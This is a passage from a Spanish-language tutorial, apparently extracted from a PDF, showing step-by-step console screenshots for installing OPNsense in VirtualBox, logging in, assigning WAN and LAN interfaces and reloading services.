


Ilustración 23. Configuración OPNsense pt 7




Ilustración 24. Configuración OPNsense pt 8

- c) Procedemos a cerrar la máquina virtual con la finalidad de modificar las configuraciones de la máquina virtual.




Ilustración 25. Configuración OPNsense pt 9




Ilustración 26. Configuración OPNsense pt 10

d) Una vez hayamos hecho lo anterior nuevamente ejecutamos la maquina virtual.





Ilustración 27. Configuración OPNsense pt 11

Esta vez el Usuario es “root” y la contraseña es “opensese”.



```
OPNSENSE-FW [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
>>> Invoking start script 'newwanip'
>>> Invoking start script 'freebsd'
>>> Invoking start script 'syslog'
>>> Invoking start script 'carp'
>>> Invoking start script 'cron'
Starting Cron: OK
>>> Invoking start script 'openvpn'
>>> Invoking start script 'sysctl'
Service 'sysctl' has been restarted.
>>> Invoking start script 'beep'
Root file system: /dev/gpt/rootfs
Wed Oct 23 01:09:15 UTC 2024

*** OPNsense.locaLdomain: OPNsense 24.7 ***

LAN (em0)      -> v4: 192.168.1.1/24
WAN (em1)      ->

HTTPS: sha256 97 54 54 4C 92 BA 1B R4 F6 67 D6 15 E9 49 B1 70
        8C 33 79 FE 53 F8 FA 4D 44 E6 E0 F5 B3 EF 44 2A

FreeBSD/amd64 (OPNsense.locaLdomain) (ttyv0)

login: root
Password:■
```

CTRL DERECHA

Ilustración 28. Inicio de OPNsense




Ilustración 29. Inicio de OPNsense pt 2

e) Asignamos las interfaces



OPNSENSE-FW [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

8C 33 79 FE 53 F8 FA 4D 44 E6 E0 F5 B3 EF 44 2A

8) Logout 7) Ping host
1) Assign interfaces 8) Shell
2) Set interface IP address 9) pfTop
3) Reset the root password 10) Firewall log
4) Reset to factory defaults 11) Reload all services
5) Power off system 12) Update from console
6) Reboot system 13) Restore a backup

Enter an option: 1

Do you want to configure LAGGs now? [y/N]: N
Do you want to configure VLANs now? [y/N]: N

Valid interfaces are:

em0 08:00:27:31:6c:b1 Intel(R) Legacy PRO/1000 MT 82540EM
em1 08:00:27:b8:5a:01 Intel(R) Legacy PRO/1000 MT 82540EM

If you do not know the names of your interfaces, you may choose to use auto-detection. In that case, disconnect all interfaces now before hitting 'a' to initiate auto detection.

Enter the WAN interface name or 'a' for auto-detection:

 CTRL DERECHA

Ilustración 30. Inicio de OPNsense pt 3



```
OPNSENSE-FW [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

Valid interfaces are:

em0          08:00:27:31:6c:b1 Intel(R) Legacy PRO/1000 MT 82540EM
em1          08:00:27:b8:5a:01 Intel(R) Legacy PRO/1000 MT 82540EM

If you do not know the names of your interfaces, you may choose to use
auto-detection. In that case, disconnect all interfaces now before
hitting 'a' to initiate auto detection.

Enter the WAN interface name or 'a' for auto-detection: em0

Enter the LAN interface name or 'a' for auto-detection
NOTE: this enables full Firewalling/NAT mode.
(or nothing if finished): em1

Enter the Optional interface 1 name or 'a' for auto-detection
(or nothing if finished):           ↗


The interfaces will be assigned as follows:

WAN -> em0
LAN -> em1

Do you want to proceed? [y/N]: y
```

 CTRL DERECHA

Ilustración 31. Inicio de OPNsense pt 4



```
OPNSENSE-FW [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda

Valid interfaces are:

em0          00:00:27:31:6c:b1 Intel(R) Legacy PRO/1000 MT 82540EM
em1          00:00:27:b8:5a:01 Intel(R) Legacy PRO/1000 MT 82540EM

If you do not know the names of your interfaces, you may choose to use
auto-detection. In that case, disconnect all interfaces now before
hitting 'a' to initiate auto detection.

Enter the WAN interface name or 'a' for auto-detection: em0

Enter the LAN interface name or 'a' for auto-detection
NOTE: this enables full Firewalling/NAT mode.
(or nothing if finished): em1

Enter the Optional interface 1 name or 'a' for auto-detection
(or nothing if finished): 

The interfaces will be assigned as follows:

WAN  -> em0
LAN  -> em1

Do you want to proceed? [y/N]: 
```

CTRL DERECHA

Ilustración 32. Inicio de OPNsense pt 5

- f) Ahora ejecutamos otro sistema Linux (en este caso se utilizó Kali Linux) para empezar la configuración de OPNsense.



```
OPNSENSE-FW [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
WAN (em0)      -> v4/DHCP4: 10.0.2.15/24

HTTPS: sha256 97 54 54 4C 92 B8 1B A4 FC 67 D6 15 E9 49 B1 70
       8C 33 79 FE 53 F8 FA 4D 44 E6 E0 F5 B3 EF 44 2A

0) Logout          7) Ping host
1) Assign interfaces 8) Shell
2) Set interface IP address 9) pfTop
3) Reset the root password 10) Firewall log
4) Reset to factory defaults 11) Reload all services
5) Power off system 12) Update from console
6) Reboot system 13) Restore a backup

Enter an option: 11

Writing firmware settings: FreeBSD OPNsense
Writing trust files...done.
Scanning /usr/share/certs/trusted for certificates...
Scanning /usr/local/share/certs for certificates...
Writing trust bundles...done.
Configuring login behaviour...done.
Configuring CRON...done.
Setting timezone: Etc/UTC
Setting hostname: OPNsense.localdomain
Generating /etc/resolv.conf...
```

Ilustración 33. Actualización de OPNsense

